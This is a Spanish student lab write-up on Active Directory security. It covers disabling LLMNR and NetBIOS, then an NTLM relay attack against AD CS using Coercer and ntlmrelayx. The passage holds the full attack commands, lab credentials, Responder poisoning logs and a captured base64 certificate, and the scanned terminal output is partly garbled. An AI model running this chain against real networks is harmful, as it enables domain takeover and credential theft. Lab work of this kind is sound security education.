
Ahora iremos a Configuración del equipo > Plantillas administrativas -> Red -> Cliente DNS:



Y habilitaremos la opción.

Ahora para deshabilitar NETBIOS sobre TCP/IP tendremos que hacerlo manualmente en cada equipo.

Para eso iremos a las propiedades de red y seleccionaremos TCP/IPv4, opciones avanzadas, WINS:



Y esto está deshabilitado, esto habría que hacerlo en todos los equipos de la red.

También podremos usar un script de inicio de sesión de Powershell, que desactivaría NetBios en los equipos cliente:

```
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces" Get-ChildItem $regkey | foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```

Lo guardaríamos en una carpeta compartida NETLOGON, después y crearíamos una directiva de inicio de sesión y añadiríamos el script de Powershell con el parámetro -exec bypass.

Coerce (MS-DFSNM):

El objetivo de este ataque será conseguir todos los hashes NTLM de los usuarios del dominio google.local.

Explotaré una vulnerabilidad que utilizando el protocolo remoto del sistema de cifrado de archivos (MS-EFSR) de Microsoft, permitirá la explotación a través de los servicios de certificados de Active Directory (AD CS).

Para esto Usaré DFSCoerce: <https://github.com/Wh04m1001/DFSCoerce> .

DFSCoerce apunta al sistema de archivos distribuidos en Windows para forzar la autenticación, pero DFS ni siquiera tiene que estas ejecutándose en el dominio

DFSCoerce hace uso del protocolo MS-DFSNM para forzar que un controlador de dominio a que se autentique contra una máquina controlada por el atacante.

Abusa de MS-DFSNM, protocolo que proporciona la capacidad de operar el sistema de archivos distribuido de Windows (DFS) a través de una interfaz de llamada a procedimiento remoto (RPC). Concretamente y por el momento, el método usado es NetrDfsRemoveStdRoot que solo funciona contra los controladores de dominio.

En esta autenticación se lleva a cabo un ataque de NTLM relay que permitiría al atacante ganar acceso al dominio.

Este ataque funciona de la misma manera que PetitPotam con el protocolo de cifrado MS-EFSRPC, ShadowCoerce con MS-FSRPP o PrinterBug o SpoolSample con MS-RPRN.

En este caso intentaremos autenticarnos en el segundo controlador de dominio con la IP 192.168.1.80.

Necesitaremos:


- Coerce -> <https://github.com/p0dalirius/Coercer>
- ntlmrelayx de Impacket ->
<https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>


- PKINITtools -> <https://github.com/dirkjanm/PKINITtools>
- Minikerberos -> <https://github.com/skelsec/minikerberos>

Comenzamos ejecutando ntlmrelayx , que nos ayudará a transmitir la solicitud de autenticación del servidor AD CS al controlador de dominio y luego responder con la respuesta de autenticación que recibe. Luego podemos capturar el certificado base64 de la cuenta DC\$ que envía el servidor AD CS.

```
sudo python3 ntlmrelayx.py -t  
http://192.168.1.79/certsrv/certrqus.as  
p -smb2support --adcs --template  
DomainController
```

Siendo -t la IP del servidor de certificados:





```

Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[parrot@parrot]~[/Programas/impacket/examples]
└─$ sudo python3 ntlmrelayx.py -t http://192.168.1.79/certsrv/certrqus.asp -smb2support --ad
cs --template DomainController
[sudo] password for parrot:
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 192.168.1.80, attacking target http://192.168.1.79
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.1.79 as GOOGLE/DC02$ SUCCEED
[*] SMBD-Thread-7: Connection from 192.168.1.80 controlled, but there are no more targets left
!
[*] SMBD-Thread-8: Connection from 192.168.1.80 controlled, but there are no more targets left
!
[*] SMBD-Thread-9: Connection from 192.168.1.80 controlled, but there are no more targets left
!
[*] SMBD-Thread-10: Connection from 192.168.1.80 controlled, but there are no more targets lef
t!
[*] SMBD-Thread-11: Connection from 192.168.1.80 controlled, but there are no more targets lef
t!
[*] SMBD-Thread-12: Connection from 192.168.1.80 controlled, but there are no more targets lef
t!

```

Ahora ejecutaremos Coerce con las credenciales del usuario Alesander 'abc123.' :

```

python3 Coercer.py coerce -l
192.168.1.44 -t 192.168.1.80 -u
Alesander -p abc123. -d google.local --
always-continue -v

```

Siendo -u el nombre de usuario, -p la contraseña, -d el dominio, -l la IP que va escuchar y a la que se le enviarán los hashes, -t la IP del objetivo, en este caso el servidor dos de Windows server, --always-continue para que haga el ataque sin preguntar nada.

PROYECTO HACKING 2^a EVA

```
Aplicaciones Lugaras Sistema Terminal ParrotTerminal dom 23 de abr. 09:07
[parrot@parrot:~](-[concor])
$ python3 coercer.py courses > 192.168.1.80 < 192.168.1.80 -U Alexander -p abc123 -g google.local --always-continue -v
[+] Testing v2.4.1-blackhat-edition by @p0dalius
[+] Starting coercer mode
[+] Scanning target 192.168.1.80
[+] coercing 192.168.1.80 to authenticate to '192.168.1.44'
[+] SMB named pipe '\PIPE\PassAgentTIPC' is not accessible!
[+] SMB named pipe '\PIPE\PassAgentTIPC' is accessible
[+] (Success) bind to interface (if1941c)-bf09-4c79-bf10-403657ae144d, 1.0!
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\192.168.1.44\KFX9flnWfile.txt')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\192.168.1.44\KFX9flnWfile.txt\x00')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\192.168.1.44\HMRcB3\x00')
[+] (-testing-) MS-EFSR->EfsRpcAddUsersToFile(FileName='\\192.168.1.44\80/b9/file.txt\x00')
[+] (-testing-) MS-EFSR->EfsRpcAddUsersToFileEx(FileName='\\192.168.1.44\Sharefile.txt\x00')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFileEx(FileName='\\192.168.1.44\Share\x00')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcAddUsersToFileEx(FileName='\\192.168.1.44\Share\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDecryptFileSrv(FileName='\\192.168.1.44\GchVigN\x00\x00')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcDecryptFileSrv(FileName='\\192.168.1.44\DragXeS\x00\x00')
[+] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpcDecryptFileSrv(FileName='\\192.168.1.44\ewkmZYY\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDecryptFileSrv(FileName='\\192.168.1.44\80/B9/file.txt\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\WqPQBufile.txt\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\fyl6IAW1XW\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\WqPQBufile\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\80/TaEvfile.txt\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\WqPQBufile\x00\x00')
[+] (-testing-) MS-EFSR->EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\192.168.1.44\1.44\80/TaEvfile\x00\x00')
```

Consiguiendo el token:

Aplicaciones Lenguajes Sistemas

Archivo Editor Ver Diccionario Terminal Ayuda

ParrotTerminal

```
[+] Starting coerce mode
[+] Scanning target 192.168.1.79
[+] Coercing 192.168.1.79 to authenticate to '192.168.1.44'
[!] SMB named pipe '\PIPE\fsagent\pc' is not accessible!
[!] SMB named pipe '\PIPE\evlsrc\pc' is not accessible!
[!] SMB named pipe '\PIPE\evleng\pc' is accessible!
[+] Successful bind to interface (02273fdc-e32a-18c3-3f78-82f792dc39ea, 0)
[+] (-testing-) MS-EVEN-EfsRcpBELW:BackupFileName='?\UNC\192.168.1.44\Z0\1mp5\aa'
[!] (NO_AUTH_RECEIVED) MS-EVEN-EfsRcpBELW:BackupFileName='?\UNC\192.168.1.44\Z0\1mp5\aa'
HPSvAa

Continue [C] | Skip this function (S) | Stop exploitation (X) ? C
[*] SMB named pipe '\PIPE\evleng\pc' is not accessible!
[+] Successful bind to interface (022d4abb-0850-13d0-9c52-0004fd9d07e7, 1.0)
[+] (-testing-) MS-EVEN-EfsRcpBdNetRm:BackupFileName='?\UNC\192.168.1.44\ZnVKIdz\file.txt'
[+] (ERROR_BD_NETRIM) MS-EFSR-EfsRcpBdNetRm:BackupFileName='?\UNC\192.168.1.44\ZnVKIdz\file.txt'
File('file.txt')

Continue [C] | Skip this function (S) | Stop exploitation (X) ?
```

ParrotTerminal

```
[-] Generic Options:
    Responder NIC           [enp0s3]
    Responder IP             [192.168.1.44]
    Responder IPv6          [fe80::1285:9785%2:f5f7:89c7]
    Challenge set            [random]
    Don't Respond To Names  ['ISATAP', 'ISATAP_LOCAL']

[+] Current Session Variables:
    Responder Machine Name  [WIN-ZFIHTCS0WGH]
    Responder Domain Name   [HARA.LOCAL]
    Responder DCE-RPC Port  [45542]

[+] Listening for events...

[+] [WINFO] Poisoned answer sent to 192.168.1.79 for name WIN-4VNTOU4M948.local
[+] [LLMNR] Poisoned answer sent to fe80::1285:9785%2:f5f7:89c7 for name WIN-4VNTOU4M948.local
[+] [WINFO] Poisoned answer sent to fe80::1283:d399:9cd9%2:f37 for name WIN-8KNTOU4M948.local
[+] [LLMNR] Poisoned answer sent to 192.168.1.79 for name WIN-8KNTOU4M948
[+] [WINFO] Poisoned answer sent to 192.168.1.128 for name 86dec543_9e6a-7359-387b-59ad44ab7
[+] Local
    SMB [WTUN2-SSP] Client : 192.168.1.79
    SMB [WTUN2-SSP] SUSER Username : GOOGLEWIN-4KNTOU4M948
    SMB [WTUN2-SSP] Hash
```

Ahora conseguiremos el certificado de la autentificación del servidor dos en nuestra máquina atacante, en el servidor de certificados del servidor uno. Ntlmrelay.py está esperando a que le llegue algún hash para enviárselo al servidor de certificados, en este caso el servidor uno, cuando eso ocurra mostrará el certificado:

PROYECTO HACKING 2^a EVA

Ahora copiare el certificado encriptado en base64 en un fichero llamado cert.txt:

PROYECTO HACKING 2^a EVA

```

MIIRdQIBAzCCES8GCSqGSIB3DQEHAaCCESAghEcMIIRDCCB08GCSqGSIB3DQEHBqCCB0Awggc8AgEAMIIHNQYJkoZIhvcNAQcBMB
LK1bf3c0XPnSBhX5W7GiA/mvV/5M3BgcXSaK2w1r0u48vzW+fbm+GPNiqyuDfNxTExgMvsgNEkP36x0ZxWhoebJ4nqDjaC+j/-
BXp55ksjfZ9sFuZdj90YH09cMPOCbWf3Pdly02Ip/-vz2KQHyDzNkFeAAihz1BepwX0enWt5bhjno6vm24uzxpUjhns1h+IS5N+8lPfm0fdz8MizCI17l6j3BGjnwybxoGg927bQzUicL6U
RBc5zjFrEtifQ/y5Nr0iGkwq2HWxnnd7/-9e5cLgxZl6Y1EpAlaGk8AcVgAcVp7sdn5BhfbwS1TpB2PKP3vGaXnlISZ607f3XF0aFk3soiuYdBAoK9/-T1aGo3dLN4AoI4uQ7PTAWLjUQJcbhebgkricDjhnojaF2BjMUH3qBRprvN4j2GowvCgEM3h0j0Z+w5ZcY+rIBmpb4ce8XYcg2kZJG
n8vToCpkohknHK0q1h+qngDl4NNuH50tZvVA3V8hK95t3a1n13PSk/h/UkYLQ11VecXnnhCnU4aE25lk+i+DR02caBVxu3rb/-vvvde3tKxsNw5czXmeBdyq8U9kxSrhiq68oiAy6tcf/7hFb1wRaqwNN7lHeLgwQnusvSTFwAwtXkKPxv7oZUFh7cKIs6Tr/-iFjMzhUetc+GnAK2bt4pU+Zl38cU3AbgVte3oGx/-8XkbAZD581YwqNSgkVwaoR0GhN7qdbKamFWFpIdvudyl5e53Yrj6e3/4sx7B/-8fuBtKicK0Ud+b0Qnj939VP89Pf+c4Z8gA4vVxmSImQv2YE6Psb2ZFv744vyf64ASNEF+QX85oFmQxpP6iRAK2rJ8QfWUpEX1+sxi
it4asvsFWqysKyqIX7YnnqDdn0909j fakFenfuih0E7KGWvgRjqncBScAHAW20/bLirmfji5C5Uoa6llseJPr/-WidPyxaBbcI878JZqAc7Wq1r+g1c3k5wHHCoaAMjkC3LphrkjAuPLCxYv1oFwAvnhFzDcEW3AK93R/-sa7Erde2lAK80dffpmTfjNHnizCNax29/tihqbMMQajy05Du9IrkgdsY1AqxxzeA2RRnC0+gwv0W+q7BgCplI/-ErayPG1MAYA12tg/boyxaQ/-Sa6Qdvw8Lqo5IHcAo2ze8kUoPl0FF9FiX7X+xTj0M6F4eLdIc0G0VR+j9t+YsTlsM3KgfpBjsI9WcGeGo2V9CnP4RABtNn0qwjN0UFT
kqe6MKUsBK3wBUp4PXMSNGUR53RWh3IKldM9Hd+t1zgwhcpJc0v1xhLFqnZf0KJXjd+IqrKM0X4NzhsuT4oF8/tJ0+/-dcE6EEU5Q1SAC3wFuJ5n0V0BEP1j3wv4w28Pk7baYRwgAu/-TXxaKcXwvrx7f122SF6smUflsuoy7spj4zLoqAdSsDvp1sgLVS3lJymVAY//TsPV2Lm0jT6CiIzUxVNyeBr88z0I/-mKspss2YciJbElq4p8auvH0KSV3ZP1t+Wq2g9kMVGC/YllCRXAF/-0GcjXkA2ptfWT02TaEwx5ovYnXbJaegldUe6doZsWtv1vPz0rSa1h9eIk8jV10nChqUED51ioHnolBT16Jsx/-qtxezuPljdjX4ohZm7mZSLzygBa1M17+fzWG2wTJLdfc2oiT2PAHoUsKmxhqa0gv/-VGzd3cq9MoATC+jYy235p7rThbsmaYv5W16PGLeOKEF2z72ggp5j3f1RuybtDtxFb9sN8GV0V4YBiMstXM/7/Ct9x8/-AEHTHCuzlrfXnpQP/z7Ba023aIJg04kv1D8KwfIdbhN9B48aP13cKlPvBkC1b2wp0E8jdeRbfzWTFuYzzmuE10MTy/-YzmnLAnFkAjmqdUJTiX/80fGn+t7vUrty/-k+5zjI2hoAh3HfLyG3DXTf1AgFxpg6LwTD0pBjN5ibY8fCultXvBLUhxsDov60le7LYC6dKqPrwADEZll3cpl3Dnbm9b3KfDV2Eq
cc+c1Tq9rV8jCccEGcsqGsiB3DQEHAAccBcIEggmuMIIJqjCcaYGCyqGsiB3DQEMCgEcoIiJbjCCCWoWHAyKKoZIhvcnaQwBazAO
rzTv74Dem4NI93Yp8Yh3wT7q308zwRs9PGeq5x57rdIoUEBN3tdykHn0lTeM5woV8o95F51KIVlshRraQoYQyLQe+sZsvHR7WeP
reKn9YUmicSH+nNF9Q+C+UkN6dZUpRtqghv5E0T8MathByWlxQrtlb2o6juoHabfpIkzjJ8XxtCnDkFF4fhHdLl2Suw98yUuehL8
8g0a0IY14cBr0cMesYY4/-UHawhCraHc3+Z9h6QmBPL3QAz1Ds8hVkpZ6PT0mXzH+c03bPBKctopmVMyLICtpCsHkI8upxw4iRxfrdJSK7EzGp0YXGG6zvcDa
M870bwsc4m7efwetbQN03VJEYUJkH3yK1nSxPNIvq9R/-PVgpo1LxfpmQI56zN61h6BmfCMNmVo1fMuHm5v2fZ6z3sMvggwa0t1r6xBj1Qndis+Pb0kfwu54ocFuV6G7rV0ARoHE/-WkjKnxKxbgcijm3nutzjK3eJ5LFBUTcfkZYvw9koAf/-juiXKmuQfH9Y4r58A2Z03f0rnvqLzyLk400fT4Rj2S2yUvJ8U5+QtxSvfumI5wnTR3Y0N4b/-kjh51LxrndgfFjgjYJAjasijfj6gnn7bjIzPPj1WIRKfMFaf2rtLtACUFc9LYdT9Cz-8foVwF/GwbhW++zRylM6psMzoGP/-rgxzQj3/5rlk+bt+pc8b2gCtfCj3nWm5tcrkt+nhs8yezeQHFUrtweSbqvs2jCkaxR2jdhgsUsne0NunmiebB0YnjsGL1B1RXZlshmt
08c5rcTbXKrqw4G3b3ddPvls2b7t3ulbNjfoPBvRloGCr1lphW5J306pDw3ZXFivEe7jj1j1jqr1x03x634EYJ
I9t0d/5RxcD8FuYnNTXyV1ALDrghYxZ6QfkhSdqdttQvTx//IoE3PPpuUE/Stogc34TQ/-1BojGkgnyAVVi8jJMHaXz9x5sG500VGvMiQ13FxrvOnvnk6U1a+fFmjfjVrfiwcP6yb9004plxi12uTsJINeLhK/-IKI7CpwTubuyblezSxd15de1l2qVG+Q9m0CuiM/LK6/-cRCBC5QyZ4ndtTkq0IWcrSKUWqgF50FaCHtiHk9rd+drgMEumifMim401fCojIphfzrtSyPA0xExSNv73ZL6Q0v5kNlmSm/-eLXOm6sIxHMDA0Rs60Flnj1St87H8kzoF/27m3WnUfcWz76+Ks02koNvlkchwm9oKyRs4PxEx9us98Z5snDFHUY3k8/Di/-3vhypewzul165a0qew-EZFHd1V2cPd001T-W80TT09eyB90/-
```

